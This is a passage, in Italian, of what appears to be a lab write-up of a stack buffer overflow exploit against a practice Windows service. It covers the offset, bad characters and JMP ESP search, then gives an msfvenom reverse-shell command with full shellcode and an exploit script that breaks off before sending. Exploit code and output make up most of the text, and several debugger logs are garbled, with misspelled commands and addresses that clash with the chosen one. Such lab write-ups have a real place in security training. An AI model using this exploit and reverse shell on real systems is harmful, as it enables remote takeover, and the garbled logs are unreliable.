Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9
```

Valore EIP dopo il crash:

```
Registers (FPU)
EAX 00F7F250 ASCII "OVERFLOW! Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9"
ECX 00B753B4
EDX 000A7143
EBX 376E4336
ESP 00F7FA18 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2"
EBP 43386E43
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 6F43396E
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
D 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 218000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Calcolo dell'offset:

```
(kali@kali)-[~]  
$ msf-pattern_offset -q 6F43396E  
[*] Exact match at offset 1978
```

3. Verifica del Controllo dei Registri

Per confermare l'offset, è stato creato uno script con 1978 "A", 4 "B" (per l'EIP) e 16 "C" (per verificare lo stack).

- **Risultato:** Immunity Debugger ha confermato che l'EIP conteneva 42424242 e lo stack (ESP) iniziava esattamente con le nostre "C" (43434343).

Codice dello script:

```
GNU nano 8.7  
import socket  
  
# Configurazione target  
ip = "192.168.56.103" # L'IP della tua macchina Windows  
port = 1337  
timeout = 5  
  
# Costruzione del payload  
# 1. 1978 "A" per riempire il buffer fino all'EIP  
padding = b"A" * 1978  
# 2. 4 "B" che sovrascriveranno l'EIP (0x42424242 in hex)  
eip = b"BBBB"  
# 3. Alcune "C" per vedere dove punta lo stack (ESP)  
suffix = b"C" * 16  
  
payload = padding + eip + suffix  
  
try:  
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:  
        s.settimeout(timeout)  
        s.connect((ip, port))  
        print("Connesso! Ricezione banner ...")  
        s.recv(1024)  
        print(f"Invio payload con offset 1978 ...")  
        # Inviato il comando seguito dallo spazio e dal payload  
        s.send(b"OVERFLOW1 " + payload)  
        s.close()  
        print("Payload inviato con successo!")  
except Exception as e:  
    print(f"Errore: {e}")
```

Registri EIP e ESP dopo il crash:

```

Registers (FPU)
EAX 0109F250 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 0010C934
EDX 00000000
EBX 41414141
ESP 0109FA18 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 2C4000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

FST 0000 Cond 3 2 1 0 E S P U O Z D I
FCW 027F Prec 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
Mask 1 1 1 1 1 1 1 1

```

4. Individuazione dei Bad Characters

Prima di generare lo shellcode, è stato necessario identificare i caratteri non ammessi (badchars). È stato configurato l'ambiente `mona.py` e inviata una sequenza completa di byte (da `\x01` a `\xff`).

- **Analisi:** Il comando `!mona compare` ha rivelato i seguenti badchars: `00 07 08 2e 2f a0 a1`.
- **Dettaglio:** Il confronto tra la memoria e il file bytearray ha confermato la corruzione a partire dal byte `07`.

Configurazione ambiente e creazione bytearray:

[illegible]

Script Python per l'invio dei byte:

```
GNU nano 8.7 poc.py
import socket

# Configurazione target
ip = "192.168.56.103"
port = 1337
timeout = 5

# Generazione di tutti i byte da 1 a 255 (escludiamo lo \x00)
badchars_bytes = b""
for i in range(1, 256):
    badchars_bytes += bytes([i])

offset_eip = 1978
eip_placeholder = b"BBBB"

# Costruzione del payload: Padding + EIP + Sequenza di byte
payload = b"A" * offset_eip + eip_placeholder + badchars_bytes

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.settimeout(timeout)
        s.connect((ip, port))
        print("Connesso! Ricezione banner...")
        s.recv(1024)

        print("Invio del payload per l'analisi dei badchar...")
        s.send(b"OVERFLOW1 " + payload)
        s.close()
        print("Fatto! Ora controlla Immunity su Windows.")
except Exception as e:
    print(f"Errore di connessione: {e}")
```

Tabella riassuntiva badchars:

mona Memory comparison results			
Address	Status	BadChars	Type
0x0092fa18	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal

Log di confronto memoria:

```

[+] Log data
┌───┴───┐
└─┬───┴───┬───┘
  | Message
  |
0092FA18 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 File
0092FA18 a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 Memory
0092FA18 b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0 File
0092FA18 c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 Memory
0092FA18 d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 File
0092FA18 e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 Memory
0092FA18 f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff File
0092FA18                                     Memory

0092FA18                                     | File | Memory | Note
0092FA18 0 0 0 0 01 02 03 04 05 06 01 02 03 04 05 06 unmodified
0092FA18 6 6 6 6 07 08 09 ... 2d 0a 0d corrupted
0092FA18 8 8 8 8 09 ... 2d 09 ... 2d unmodified
0092FA18 45 45 45 45 2e 2f 2f 2f 0a 0d corrupted
0092FA18 47 47 47 47 30 ... 9f 30 ... 9f unmodified
0092FA18 159 159 159 159 0a 0d 0a 0d corrupted
0092FA18 161 161 161 161 a2 ... ff a2 ... ff unmodified

0092FA18 Possibly bad chars: 07 08 2e 2f a0 al
0092FA18 Bytes omitted from input: 00
0092FA18
0092FA18
0092FA18
0092FA18 [+] This mona.py action took 0:00:01.327000
0092FA18 [+] Command used:
0092FA18 "mona bytearray -b '\x00\x07\x08\x2e\x2f\xa0\xal'"
0092FA18 *** Note: parameter -b has been deprecated and replaced with -cpb ***
0092FA18 Generating table, excluding 7 bad chars...
0092FA18 Dumping table to file
0092FA18 [+] Preparing output file 'bytearray.txt'
0092FA18 (Re)setting logfile c:\mona\oscp\bytearray.txt
0092FA18 \x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44
0092FA18 \x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64
0092FA18 \x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84
0092FA18 \x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6
0092FA18 \xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90\x91\x92\x93\x94\x95\x96
0092FA18 \x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90\x91\x92\x93\x94\x95\x96
0092FA18 \x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90\x91\x92\x93\x94\x95\x96
0092FA18
0092FA18
0092FA18 Done, wrote 249 bytes to file c:\mona\oscp\bytearray.txt
0092FA18 Binary output saved in c:\mona\oscp\bytearray.bin
0092FA18
0092FA18 [+] This mona.py action took 0:00:00.055000

[mona bytearray -b "\x00\x07\x08\x2e\x2f\xa0\xal"]

```

5. Ricerca dell'Istruzione JMP ESP

È stata cercata un'istruzione di salto (**JMP ESP**) per reindirizzare l'esecuzione allo stack.

- **Comando:** `!mona jmp -r esp -cpb "\x00\x07\x08\x2e\x2f\xa0\xa1"`.
- **Scelta:** Sono stati trovati 9 puntatori nel modulo `essfunc.dll`. È stato selezionato l'indirizzo `0x625011af` poiché privo di protezioni di memoria (ASLR, SafeSEH, Rebase: False).

Lista degli indirizzi in essfunc.dll:

```
Log data
Address Message
-----
Immunity Debugger 1.85.0.0 ; R!\\veh
Need support? visit: http://forum.immunity-inc.com/
"C:\Users\User\Desktop\oscp\oscp.exe"
Console file "C:\Users\User\Desktop\oscp\oscp.exe"
[15106114] New process with ID 00000214 created
00401200 Main thread with ID 0000115C created
00400000 Modules C:\Users\User\Desktop\oscp\oscp.exe
52500000 Modules C:\Users\User\Desktop\oscp\essfunc.dll
7EE00000 Modules C:\Windows\System32\KERNELBASE.dll
7C910000 Modules C:\Windows\System32\USER32.dll
76570000 Modules C:\Windows\System32\GDI32.dll
76670000 Modules C:\Windows\System32\RPCRT4.dll
77D30000 Modules C:\Windows\System32\USER32.dll
77D65720 New thread with ID 00001190 created
77D65720 New thread with ID 00001172 created
00401200 [15106115] Program entry point
0BADF000 [+] Command used:
0BADF000 fhona jmp -r esp -opb "\x00\x07\x08\x2e\x2f\x0a\x0a"
----- fhona command started on 2026-02-25 15:06:196 (v2.0, rev 638) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 - Pointer access level: X
0BADF000 - Bad char filter will be applied to pointers: "\x00\x07\x08\x2e\x2f\x0a\x0a"
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Done. Let's rock 'n roll.
0BADF000 [+] Querying 2 modules
0BADF000 - Querying module essfunc.dll
0BADF000 Modules C:\Windows\System32\USER32.dll
0BADF000 - Querying module oscp.exe
0BADF000 - Search complete, processing results
0BADF000 [+] Preparing output file: jmp.txt
0BADF000 - [R]setting logfile: c:\mona\oscp\jmp.txt
0BADF000 [+] Writing results to c:\mona\oscp\jmp.txt
0BADF000 - Number of pointers of type 'jmp esp': 9
0BADF000 [+] Results:
0BADF000 0x620011f: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF000 0x620011b: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF000 0x6200110: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF000 0x6200115: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF000 0x620011d: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF000 0x620011e: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF000 0x6200117: jmp esp: (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF000 0x6200120: jmp esp: ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF000 0x6200128: jmp esp: ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0BADF000 Found a total of 9 pointers
0BADF000 [+] This mona.py action took @100102.213000
```

6. Generazione dello Shellcode ed Exploit Finale

Lo shellcode per la reverse shell è stato generato con **msfvenom**, escludendo i badchars identificati e impostando l'IP della macchina attaccante (**192.168.56.102**). L'exploit finale è stato strutturato come segue:

1. **Padding**: 1978 byte.
2. **EIP**: **\xaf\x11\x50\x62** (Indirizzo JMP ESP in Little Endian).
3. **NOP Sled**: 32 byte (**\x90**) per garantire stabilità.
4. **Shellcode**: Payload generato.

Msfvenom:

```

kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.102 LPORT=4444 -b '\x00\x07\x08\x2e\x2f\xa0\xa1' -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xd9\xcd\xbe\x73\xf3\xd7\xb6\xd9\x74\x24\xf4\x5a\x33\xc9"
"\xb1\x52\x83\xea\xfc\x31\x72\x13\x03\x01\xe0\x35\x43\x19"
"\xee\x38\xac\xe1\xef\x5c\x24\x04\xde\x5c\x52\x4d\x71\x6d"
"\x10\x03\x7e\x06\x74\xb7\xf5\x6a\x51\xb8\xbe\xc1\x87\xf7"
"\x3f\x79\xfb\x96\xc3\x80\x28\x78\xfd\x4a\x3d\x79\x3a\xb6"
"\xcc\x2b\x93\xbc\x63\xdb\x90\x89\xbf\x50\xea\x1c\xb8\x85"
"\xb1\x1f\xe9\x18\xb7\x79\x29\x9b\x14\xf2\x60\x83\x79\x3f"
"\x3a\x38\x49\xcb\xbd\xe8\x83\x34\x11\xd5\x2b\xc7\x6b\x12"
"\x8b\x38\x1e\x6a\xef\x5c\x19\xa9\x8d\x11\xaf\x29\x35\xd1"
"\x17\x95\xc7\x36\xc1\x5e\xcb\xf3\x85\x38\xc8\x02\x49\x33"
"\xf4\x8f\x6c\x93\x7c\xcb\x4a\x37\x24\x8f\xf3\x6e\x80\x7e"
"\x0b\x70\x6b\xde\xa9\xfb\x86\x0b\xc0\xa6\xce\xf8\xe9\x58"
"\x0f\x97\x7a\x2b\x3d\x38\xd1\xa3\x0d\xb1\xff\x34\x71\xe8"
"\xb8\xaa\x8c\x13\xb9\xe3\x4a\x47\xe9\x9b\x7b\xe8\x62\x5b"
"\x83\x3d\x24\x0b\x2b\xee\x85\xfb\x8b\x5e\x6e\x11\x04\x80"
"\x8e\x1a\xce\xa9\x25\xe1\x99\x15\x11\xd1\x3f\xfe\x60\x21"
"\xd1\xa2\xed\xc7\xbb\x4a\xb8\x50\x54\xf2\xe1\x2a\xc5\xfb"
"\x3f\x57\xc5\x70\xcc\xa8\x88\x70\xb9\xba\x7d\x71\xf4\xe0"
"\x28\x8e\x22\x8c\xb7\x1d\xa9\x4c\xb1\x3d\x66\x1b\x96\xf0"
"\x7f\xc9\x0a\xaa\x29\xef\xde\x2a\x11\xab\x0c\x8f\x9c\x32"
"\xc0\xab\xba\x24\x1c\x33\x87\x10\xf0\x62\x51\xce\xb6\xdc"
"\x13\xb8\x60\xb2\xfd\x2c\xf4\xf8\x3d\x2a\xf9\xd4\xcb\xd2"
"\x48\x81\x8d\xed\x65\x45\x1a\x96\x9b\xf5\xe5\x4d\x18\x05"
"\xac\xcf\x09\x8e\x69\xa9\x0b\xd3\x89\x71\x4f\xea\x09\x73"
"\x30\x09\x11\xf6\x35\x55\x95\xeb\x47\xc6\x70\x0b\xfb\xe7"
"\x50";

```

Script finale [exploit.py](#):

```

GNU nano 8.7
import socket

# Configurazione target
ip = "192.168.56.103"
port = 1337

# 1. Padding: 1978 byte per arrivare all'EIP
padding = b"A" * 1978

# 2. EIP: Indirizzo JMP ESP in essfunc.dll (0*625011af) scritto in Little Endian
eip = b"\xaf\x11\x50\x62"

# 3. NOP Sled: 32 byte di "scivolata" (\x90) per dare stabilit  allo shellcode
nop_sled = b"\x90" * 32

# 4. Shellcode: La tua reverse shell generata con msfvenom
buf = b""
buf += b"\xd9\xcd\xbe\x73\xf3\xd7\xb6\xd9\x74\x24\xf4\x5a\x33\xc9"
buf += b"\xb1\x52\x83\xea\xfc\x31\x72\x13\x03\x01\xe0\x35\x43\x19"
buf += b"\xee\x38\xac\xe1\xef\x5c\x24\x04\xde\x5c\x52\x4d\x71\x6d"
buf += b"\x10\x03\x7e\x06\x74\xb7\xf5\x6a\x51\xb8\xbe\xc1\x87\xf7"
buf += b"\x3f\x79\xfb\x96\xc3\x80\x28\x78\xfd\x4a\x3d\x79\x3a\xb6"
buf += b"\xcc\x2b\x93\xbc\x63\xdb\x90\x89\xbf\x50\xea\x1c\xb8\x85"
buf += b"\xb1\x1f\xe9\x18\xb7\x79\x29\x9b\x14\xf2\x60\x83\x79\x3f"
buf += b"\x3a\x38\x49\xcb\xbd\xe8\x83\x34\x11\xd5\x2b\xc7\x6b\x12"
buf += b"\x8b\x38\x1e\x6a\xef\x5c\x19\xa9\x8d\x11\xaf\x29\x35\xd1"
buf += b"\x17\x95\xc7\x36\xc1\x5e\xcb\xf3\x85\x38\xc8\x02\x49\x33"
buf += b"\xf4\x8f\x6c\x93\x7c\xcb\x4a\x37\x24\x8f\xf3\x6e\x80\x7e"
buf += b"\x0b\x70\x6b\xde\xa9\xfb\x86\x0b\xc0\xa6\xce\xf8\xe9\x58"
buf += b"\x0f\x97\x7a\x2b\x3d\x38\xd1\xa3\x0d\xb1\xff\x34\x71\xe8"
buf += b"\xb8\xaa\x8c\x13\xb9\xe3\x4a\x47\xe9\x9b\x7b\xe8\x62\x5b"
buf += b"\x83\x3d\x24\x0b\x2b\xee\x85\xfb\x8b\x5e\x6e\x11\x04\x80"
buf += b"\x8e\x1a\xce\xa9\x25\xe1\x99\x15\x11\xd1\x3f\xfe\x60\x21"
buf += b"\xd1\xa2\xed\xc7\xbb\x4a\xb8\x50\x54\xf2\xe1\x2a\xc5\xfb"
buf += b"\x3f\x57\xc5\x70\xcc\xa8\x88\x70\xb9\xba\x7d\x71\xf4\xe0"
buf += b"\x28\x8e\x22\x8c\xb7\x1d\xa9\x4c\xb1\x3d\x66\x1b\x96\xf0"
buf += b"\x7f\xc9\x0a\xaa\x29\xef\xde\x2a\x11\xab\x0c\x8f\x9c\x32"
buf += b"\xc0\xab\xba\x24\x1c\x33\x87\x10\xf0\x62\x51\xce\xb6\xdc"
buf += b"\x13\xb8\x60\xb2\xfd\x2c\xf4\xf8\x3d\x2a\xf9\xd4\xcb\xd2"
buf += b"\x48\x81\x8d\xed\x65\x45\x1a\x96\x9b\xf5\xe5\x4d\x18\x05"

payload = padding + eip + nop_sled + buf

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((ip, port))
        s.recv(1024)
